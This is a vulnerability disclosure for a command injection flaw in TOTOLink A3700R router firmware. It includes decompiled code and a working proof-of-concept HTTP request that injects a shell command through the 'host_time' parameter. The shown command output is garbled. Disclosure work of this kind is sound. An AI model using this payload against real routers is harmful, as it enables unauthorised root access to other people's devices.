

TOTOLink A3700R V9.1.2u.6134_B20201202 Has an command injection vulnerability

Overview

- Manufacturer's website information: https://www.totolink.net/
- Firmware download address: http://www.totolink.cn/home/menu/detail.html? menu_listtpl=download&id=69&ids=36

Product Information

TOTOLink A3700R V9.1.2u.6134_B20201202 router, the latest version of simulation overview:





A3700R		概述	技术规格	高清图像	下载	常见问题解答	
编号	标题	版本		上传时间		下载	
1	A3700R数据资料	Ver1.0		2021-08-10		④	
2	A3700R升级固件	V9.1.2u.6134_B20201202		2021-08-10		•	
3	A3700R说明书	Ver1.0		2022-03-10		①	

Vulnerability details

TOTOLINK A3700R (V9.1.2u.6134_B20201202) was found to contain a command insertion vulnerability in NTPSyncWithHost.This vulnerability allows an attacker to execute arbitrary commands through the "host_time" parameter.

Var passes directly into the dosystem function.

```
$ grep -rnl doSystem
squashfs-root/usr/sbin/discover
squashfs-root/usr/sbin/apply
squashfs-root/usr/sbin/forceupq
squashfs-root/lib/libshared.so
squashfs-root/www/cgi-bin/infostat.cgi
squashfs-root/www/cgi-bin/cstecgi.cgi
squashfs-root/sbin/rc
```

The dosystem function is finally found to be implemented in this file by string matching.

```
int doSystem(int a1, ...)
{
    char v2[516]; // [sp+1Ch] [-204h] BYREF
    va_list va; // [sp+22Ch] [+Ch] BYREF

    va_start(va, a1);
    vsnprintf(v2, 0x200, a1, (va_list *)va);
    return system(v2);
}
```


Reverse analysis found that the function was called directly through the system function, which has a command injection vulnerability.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 52
Origin: http://192.168.0.1
DNT: 1
Connection: close
Cookie: SESSION ID=2:1658224702:2
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache
{"host_time":"2022-07-19 22:24:46';ps;'","topicurl":"NTPSyncWithHost"}
```



The above figure shows the POC attack effect

```
FWXFWXF-X
                                        4096 Dec 2
FWXFWXF-X
TWXFWXF-X
                         1000
drwxrwxr-x
                                        4096 Dec
drwxrwxr-x
              2 1000
                         1000
                                                     2020
             9 1000
drwxrwxr-x
                         1000
                                        4096 Dec
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                         1000
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drwxrwxr-x
              9 1000
                                        4096 Dec
                                                     2020
```

Finally, you can write exp to get a stable root shell without authorization.